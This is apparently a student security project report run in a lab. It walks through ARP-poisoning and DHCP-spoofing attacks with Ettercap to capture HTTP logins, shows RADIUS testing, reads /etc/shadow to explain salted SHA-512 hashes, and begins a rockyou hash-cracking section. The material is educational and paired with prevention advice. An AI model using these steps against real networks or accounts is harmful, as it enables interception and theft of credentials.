
```
root@kali:~# ip route
default via 192.168.1.1 dev eth0 linkdown
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.100 linkdown
root@kali:~#
```

To start the attack click on the tick (fig 1), then we will identify the hosts by clicking on three dots and selecting scan for hosts:







After scanning for hosts we can see a victim machine IP 192.168.1.102 and our gateway 192.168.1.1 :




Add victim IP and gateway as our targets, target1 and target 2.



After selecting the targets, start the MITM attack by ARP Poisoning:



When the attack has started, the victim did a login on *http://testphp.vulnweb.com/login/php* and the protocol used is http so password and username can be viewed.



2.3.2.3 Prevention:

1. Use Cryptographic Network protocol: use of protocols like HTTPS or SSH.
2. Packet Filtering: filters and blocks the packets having conflicted source address. For example: packets coming from an external network while having the address of an internal device.
3. ARP Spoofing Detection Software.
4. Use Static ARP: Static ARP prevents accepting ARP requests. For example: Addresses are manually entered in the cache. So, a host will always connect to the same gateway.

2.3.3 DHCP Snooping

Dynamic Host Configuration Protocol is a configuration management protocol to automatically configure devices on a network. DHCP server manages a pool of IP addresses and dynamically assigns IP addresses to the hosts when connected to the network so that hosts can communicate with each other and can access the network.

When a host connects to a network it sends a broadcast message to discover available DHCP servers this is DHCPDISCOVER message, DHCP server when receives DHCPDISCOVER message, the server offers an IP address which is a DHCPOFFER message. Host receives the offer and in response replies with a DHCPREQUEST message requesting the offered IP address and DHCP server, after receiving request message sends DHCPACK packet to the client. Host can also request for its last IP address.


2.3.3.1 DHCP Vulnerability


DHCP protocol has no security mechanism. An attacker can pose as an Unauthorized DHCP server by device setting up a DHCP server, then it can respond to the clients for requests and can direct a host to use the attacker's router. There is no security in DHCP for authentication DHCP servers and clients. An attacker can also act as a rogue DHCP client and can request for all the IP addresses in the DHCP pool of IP addresses.

2.3.3.2 Proof of Concept

When a host connects to a network and sends a DHCPDISCOVER message an attacker, posing as a fake DHCP server, can assign an IP address of its own pool of addresses and gives its own IP address as a default gateway. A valid server and a rogue server both send DHCPOFFER messages, but the request received first is accepted.

To exploit this vulnerability, we have used Ettercap and a wireshark tool. In ettercap start DHCP Spoofing attack, in the IP pool we can enter any pool of IP addresses we have selected 192.168.1.100 – 192.168.1.200 then give netmask and DNS server IP.






When we have started the attack, our victim machine, in our case is Ubuntu Linux, is started and when it connects to the network it receives a DISCOVER message and our attacker machine: Kali posing as a rogue DHCP server offers an IP address from our given pool of IP addresses and the IP address has been assigned to the victim machine.

```
DHCP: [08:00:27:B1:51:88] DISCOVER
DHCP spoofing: fake OFFER [08:00:27:B1:51:88] offering 192.168.1.100
DHCP: [192.168.1.10] OFFER : 192.168.1.100 255.255.255.0 GW 192.168.1.10 DNS 4.4.4.4
DHCP: [08:00:27:B1:51:88] REQUEST 192.168.1.100
DHCP spoofing: fake ACK [08:00:27:B1:51:88] assigned to 192.168.1.100
DHCP: [192.168.1.10] ACK : 192.168.1.100 255.255.255.0 GW 192.168.1.10 DNS 4.4.4.4
```

If you start wireshark on attacker machine you can observe user activities:



2.3.3.3 Prevention

1. Enable DHCP snooping.

CHAPTER 3 SECURE INFORMATION STORAGE AND RETRIEVAL

3.1. AAA (Authentication Authorization and Accounting)

3.1.0 Introduction

AAA is to refer to a family of protocols that defines and coordinates Authentication Authorization and Accounting disciplines in the computer networks. The protocols were defined by Internet Engineering Task Force. The framework provides security control on who can access the devices and which services can be used and all the activities to be captured. [21]

3.1.1 Authentication

Authentication, component of the AAA, is responsible for authenticating the users on the network. The authentication process by which the user can access the network can be through some login credentials. The authentication of a valid user can be done by using the local database of a router or using an external server. Authentication can be done by three ways:

- Something the user knows
- Something the user possess
- Something the user is

Authentication done by the knowledge of the user is the most common way. The user can know some password for its login. Something the user possesses can be some unique card possessed only by the user, the card can be for a credit card or an employee card. The possession can be stolen or lost and can cause the user to have an authentication problem. Something the user does by authentication is done by the user's biometric information like login by scanning fingerprints or using IRIS scanner or doing a voice analysis.

3.1.2 Authorization

After authenticating the user, this component authorizes the user that they can access this specific resource and what operations they can perform. It restricts the actions of the user to be performed or what resource or service the user can access. There can be different level of authorizations. For example, a user can only read this file but cannot write or delete it. Or a junior developer can only use a list of specific commands. This policy enforcement can be done using AAA: authorization component.

3.1.3 Accounting

Accounting component refers to monitoring and recording all the activities and operations performed by the users on a specific resource. It records for how much time a resource is being used and by which user, for how much time the user had access to the network, how much data is being transferred over the network and other important actions. It basically records who, when and where an operation has been performed.

3.1.4 AAA Overview

Typically, AAA is used in remote access scenarios such as an employee accessing a company resources or a client accessing internet through ISP. For example: a client to access or visit a website www.google.com, a client must connect to its own local ISP. Then to gain access to the

internet the client, connected to the ISP, is authenticated by Network Access Server (NAS). After authentication is done, the client is connected to the internet and can access the website, if the security policy permits and ISP will log all the activities done by the user. This is an example of authentication and accounting.[23] NAS is a single point of access to a remote resource. NAS acts as a gateway between the user and the network to control access to a remote resource.[24]

3.1.5 AAA Security Protocols

There are many protocols used to provide these three functionalities in the network are:

- RADIUS
- DIAMETER
- TACACS+
- Kerberos

The most popular are RADIUS and DIAMETER.

3.1.6 RADIUS (Remote Authentication Dial-In User Service)

RADIUS is a networking protocol, developed in 1991 by Livingston Enterprises, Inc. RADIUS is an access server which provides authentication, authorization and accounting services to a client who wants to access the network resources.

RADIUS is a client server protocol. The components of RADIUS are:

- User/Device
- Network Access Server(NAS)
- RADIUS Server
- Databases

NAS can be a Wireless Access Point, DSLAM or a VPN Terminator. RADIUS server is a daemon: a software program running on a machine. Databases can be MySQL, LAPD directory or a Kerberos Service. When a user wants to access a network resource or a service, he will send a request to NAS, which is a RADIUS client, using user credentials. NAS will pass authentication information from the user to the RADIUS server. This process is known as Authentication Session. RADIUS server authenticates the credentials against the data stored in the database. RADIUS server sends a response to NAS. The responses can be:


- Access Reject: user request to access is denied. Reasons can be unknown account or invalid credentials.
- Access Challenge: additional information is requested from the user.

- Access Accept: the user is granted access

After the user is authenticated NAS enforces the security restrictions which are defined by the RADIUS server on the user. [25] Some famous RADIUS servers are:

- BSDRadius
- FreeRADIUS
- JRadius

BSDRadius is an open-source radius server written in python using PyRad library. BSDRadius targets the use of VoIP (Voice over IP). JRadius is a java plugin which talks to Java servers. One of the most used radius servers is FreeRADIUS.



FreeRADIUS supports MySQL, LAPD, Active Directory, Oracle, PostgreSQL, and many other databases. It also supports common authentication protocols like EAP, PEAP, etc. it also allows centralized authentication and authorization for remote users.

Radclient is a radius client program. It is used to test the configurations in radiusd.conf file. It sends some packets to the radius server and then shows some reply. radclient reads the radius attribute/value pairs from the input. Before sending the attributes to the server password attributes are automatically encrypted. To check if authentication by FreeRADIUS is working we will use the radtest command. Radtest query the Radius server directly by sending packets to the

radclient and then show a reply. It creates attribute value pairs based on the arguments given and sends these arguments to radclient. Radtest command format is:

radtest {user} {password} { radius-server} 10 {radius_secret}

user is the username to send. password is password of the

user. radius-server is the hostname or IP address of the radius

server. radius-secret is the shared secret for the client.

nas-port is NAS port number. Its attribute value can be any number from 0 to 2^31.

We are going to use default client localhost to test authentication. In *clients.conf:*

client localhost{

ipaddr = 127.0.0.1

secret =testing123

}

In the users file, the default user Bob is used.

```
bob     Cleartext-Password := "hello"
        Reply-Message := "Hello, %{User-Name}"
```

After setting client and user in the configuration files, we will restart the FreeRADIUS and use radtest command.

```
root@kali:/etc/freeradius/3.0# radtest bob hello 127.0.0.1 10 testing123
Sent Access-Request Id 179 from 0.0.0.0:36738 to 127.0.0.1:1812 length 73
        User-Name = "bob"
        User-Password = "hello"
        NAS-IP-Address = 127.0.1.1
        NAS-Port = 10
        Message-Authenticator = 0x00
        Cleartext-Password = "hello"
Received Access-Accept Id 179 from 127.0.0.1:1812 to 127.0.0.1:36738 length 32
        Reply-Message = "Hello, bob"
```

When authentication is successful we receive an Access-Accept message if we write the wrong password Access-Reject message.

```
root@kali:/etc/freeradius/3.0# radtest bob helloo 127.0.0.1 10 testing123
Sent Access-Request Id 78 from 0.0.0.0:48823 to 127.0.0.1:1812 length 73
        User-Name = "bob"
        User-Password = "helloo"
        NAS-IP-Address = 127.0.1.1
        NAS-Port = 10
        Message-Authenticator = 0x00
        Cleartext-Password = "helloo"
Received Access-Reject Id 78 from 127.0.0.1:1812 to 127.0.0.1:48823 length 32
        Reply-Message = "Hello, bob"
(0) -: Expected Access-Accept got Access-Reject
```

We can also view the record of authentication attempts in accounting logs. To allow to record the authentication, in radiusd.conf:

auth = yes

auth_badpass = yes

auth_goodpass =yes

auth_badpass logs the attempts when password is incorrect and auth_goodpass logs the attempts when password is correct. To view the logs:

If they are in default file: *tail /var/log/freeradius/radius.log*

```
Sun Dec 27 07:16:42 2020 : Info: Loaded virtual server inner-tunnel
Sun Dec 27 07:16:42 2020 : Info: Loaded virtual server default
Sun Dec 27 07:16:42 2020 : Info: Ready to process requests
Sun Dec 27 07:18:53 2020 : Auth: (0) Login OK: [bob/hello] (from client localhost port 10)
Sun Dec 27 09:31:02 2020 : Auth: (1) Login incorrect (pap: Cleartext password does not match "known good" passwo
rd): [bob/helloo] (from client localhost port 10)
```

3.1.7 Security Misconfiguration

Using default configuration settings or insecure configuration can be the reason of Security Misconfiguration vulnerability. The vulnerability can occur because of below mentioned flaws:

- Using default configuration settings
- Debugging mode enabled
- Default platforms or pages enabled
- Directory listing enabled
- Wrong configuration settings

3.1.7.1 Using default configuration settings

Using default username and password like for an administrator to login the default credentials are admin and admin. Any attacker can exploit these poor configuration settings. In our radius server authentication case, a default user ‘Bob’ has been used and an attacker who knows the server configuration settings can access the network and might perform some malicious tasks.

3.1.7.2 Directory listing enabled

If directory listing is not disabled, then an attacker can find any file and can use compiled java classes and can get the original code and might have some flaw in the system. Or if proper file permissions are not set then can also modify the files. These files can also be log files through which the attacker can remove the traces of his own presence.

3.1.7.3 Wrong configuration settings

This vulnerability includes not changing the permission of some files or folders Insecure misconfiguration can occur because of not disabling debugging mode or to disable some default platform through which an attacker can get access to sensitive files or folders. Misconfiguration can also cause to log even unnecessary information causing an increase in the size of the log file. Wrong or insecure settings can also cause no amount of data to record.

3.1.7.4 Protection of Accounting Logs

By monitoring the accounting logs, we can detect attacks on the network. If an attacker does find a loophole to gain access to connect to the network, the attacker would try to hide his presence from the logs. The accounting log would record the activities that the attacker will perform like modifying a file depending on the authorization roles. To cover up the traces, the attacker will try to modify the logs. To prevent the tampering of logs the administrators must secure the integrity of the logs by ensuring strong access controls and strong configuration settings. To protect the log files we can change the file attribute to append only option using *chattr +a filename*

the file cannot be removed, edited. It can only be appended. But it does not allow log rotation so the file cannot be compressed, renamed, or deleted.

The accounting logs must be monitored regularly and only the required amount of information should be stored in the files.

3.2. Hashing

3.2.1 INTRODUCTION

Hashing is used to provide efficient and secure digital signatures in message handling systems, for protection against illicit alteration of a file, sending secure emails and storing your passwords securely on hard drives. Hashing is done through a process of converting a key into another value.

Hashing is done using a hash function which generates new values of the key using some mathematical algorithm or mechanism. The resultant of the hash function is commonly called a hash value or a hash.




Figure 4.1: shows how key is turned into a hash value

3.2.2 Cryptographic Hash Functions

The concept of the cryptographic hash function is very similar to the mathematical equation concepts. One can consider it to be a mathematical equation as well. Take examples of linear or quadratic equations such as $y = cx+b$ or $y = ax^2 + bx + c$. The only addition to this is the specific properties that make it extremely useful for encryption.

Some of these properties are as follow;

1. A hash function should be computationally efficient which does not need special purpose cryptographic hardware.
2. The hash value must be sensitive to all possible permutations and rearrangements, as well as edition, deletion and insertion of the text. [22]
3. It should always be deterministic e.g. For any given input key, a hash function must always give the same output hash value.

4. The length in bits of the hash value should be long enough so that it resists the so-called birthday attack. With today's technology this value should be the order of 128 bits. [22]

3.2.3 Classes of Hash Functions

Following are some of the most common hash function classes;

- Secure Hashing Algorithm (SHA-1 and SHA-3)
- Race Integrity Primitives Evaluation Message Digest (RIPEMD)
- Message Digest Algorithm 5 (MD5)
- BLAKE2


Each of these classes can contain many other different algorithms. For example, SHA-2 family further has SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224 and SHA-512/256.

3.2.4 Looking at the hash function output

Let's create a file named 'f1' in our folder named 'hashes' on our kali linux. The file has 'FYP2020' written in it without an endline character.

On Kali Linux Terminal, openssl command along with dgst by default creates a SHA-256 hash.

We need to explicitly mention the hash function algorithm we want to use, such as openssl dgst -md5 f1



To create a SHA-512 hash of the same file we write openssl dgst -sha512 f1

Let's take a look at the hash of the password of user amna on our kali terminal.

```
root@kali:~/hashes# cat /etc/shadow | grep amna
amna:$6$tDvkN0.94Fdc4CS4$WEyi916/8vp0cPqdOnu6muSup1vG.G39SoxJSoaJgecelNG9IOdLxYjTYQb9Nd6/BzgrO1
TA91sH3XgdhPSrw1:18401:0:99999:7:::
root@kali:~/hashes#
```

In the above attacked figure $6 means SHA-512 is being used.

$tDvkN0.94Fdc4CS4 is the salt used alongside the Hashing algorithm and the rest of the string is the stored password in the form of a hash value.

The password of the user amna is '1234' if we make a hash of 1234 using SHA0512 and the same salt as above we will get the same password hash string as above.

```
root@kali:~/hashes# python -c 'import crypt; print crypt.crypt("1234","$6$tDvkN0.94Fdc4CS4")'
$6$tDvkN0.94Fdc4CS4$WEyi916/8vp0cPqdOnu6muSup1vG.G39SoxJSoaJgecelNG9IOdLxYjTYQb9Nd6/BzgrO1TA91s
H3XgdhPSrw1
root@kali:~/hashes#
```

3.2.5 HASH Cracking using Rockyou Dictionary

The first thing we need to do is make a directory to place files related to hash in it. I have named it hashes using KALI linux command; **mkdir hashes,** as shown in the figure 4.1.5 below.

```
root@kali:~# ls
codes     Documents  fyp     Music     Public      Templates  test.asm  Videos
Desktop   Downloads  hashes  Pictures  rockyou.txt  test       test.o
root@kali:~#
```

Figure 4.1.5, Hashes directory

